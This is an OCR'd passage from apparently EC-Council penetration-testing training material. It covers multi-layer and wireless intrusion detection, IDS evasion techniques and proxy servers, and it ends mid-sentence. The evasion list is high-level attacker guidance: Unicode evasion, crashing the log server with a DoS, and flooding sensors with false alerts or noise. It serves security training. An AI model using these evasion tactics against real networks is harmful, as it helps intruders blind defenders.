


Figure A.165: Multi-Layer approach to system security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.166: mIDS system security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Multi-Layer Intrusion Detection System Benefits

mIDS keeps an organization network at more secure position as it allows increased situational awareness with lesser detection time. It checks for those packets that do not comply with the filtration rules and are dropped at the network layer of the protocol stack. The other packets forwarded to the next layer undergo another layer of filtration validating whether the packets are in the proper session.

Given below are some of the benefits of mIDS:

- Improves detection time.
- Provides a clear picture of what happened during an incident.
- Decreases detection and reaction time.
- Incident handling and analysis.
- Decreases consumed employee time and increases system uptime.
- Shortens response time.
- Increases situational awareness.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless Intrusion Detection Systems (WIDSs)

WIDSs monitor and evaluate user and system activities, identify known attacks, determine abnormal network activity, and detect policy violations for WLANs. Check for potential weaknesses that damage the WLAN security. WIDSs monitor WLAN network using a combination of hardware and software known as intrusion detection sensors. These sensors reside on the 802.11 network and examines the incoming and outgoing network traffic.

A WIDS detects:

- Rogue wireless APs
- DoS attacks
- RF interference
- Man-in-the-middle attacks
- MAC spoofing
- An attacker's physical location
- Non-encrypted traffic

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Common Techniques Used to Evade IDS Systems

IDS which provide an extra layer of security to the organization's infrastructure are the interesting targets for malicious outsiders. Malicious outsiders implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. IDS evasion is the process of modifying the attacks to fool the IDS/IPS systems into interpreting that the traffic is legitimate and prevent the IDS from triggering an alert. There are many IDS evasion techniques which can perform IDS evasion in different and best possible manner.

Given below are some of the common IDS evasion techniques:

- Try the pattern matching approach to identify potential attacks within the exploit code.
- Use the Unicode Evasion method, which allows for viewing files on the IIS server.
- Search for the central log server's IP address and crash the system using a DoS attack.
- Send specially crafted packets in order to trigger alerts and breed a large number of false reports.
- Flood the network with noise traffic to exhaust its resources examining risk-free traffic.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Proxy Server

A proxy server is an application that can serve as an intermediary when connecting with other computers. Proxy servers are intermediary servers that sits between the client and the server. It is used intercept incoming and outgoing requests from the client browser. Attackers and Pen testers generally use proxies to inspect and modify the HTTP request and responses.

A proxy server is used:

- As a firewall, and to protect the local network from outside attacks.
- As an IP address multiplexer, allowing a number of computers to connect to the Internet when you have only one IP address (NAT/PAT).
- To anonymously surf the web (to some extent).
- To filter out unwanted content, such as ads or "unsuitable" material (using specialized proxy servers).
- To provide some protection against hacking attacks.
- To save bandwidth.

How proxy servers work?

Initially, when you use a proxy to request a particular web page on an actual server, the proxy server receives it. The proxy server then sends your request to the actual server on behalf of your request—it mediates between you and the actual server to send and respond to the request.

A proxy server improves security, administrative control, and caching services. It is also used for evaluating network traffic and maintaining user confidentiality. Proxy servers in an organization

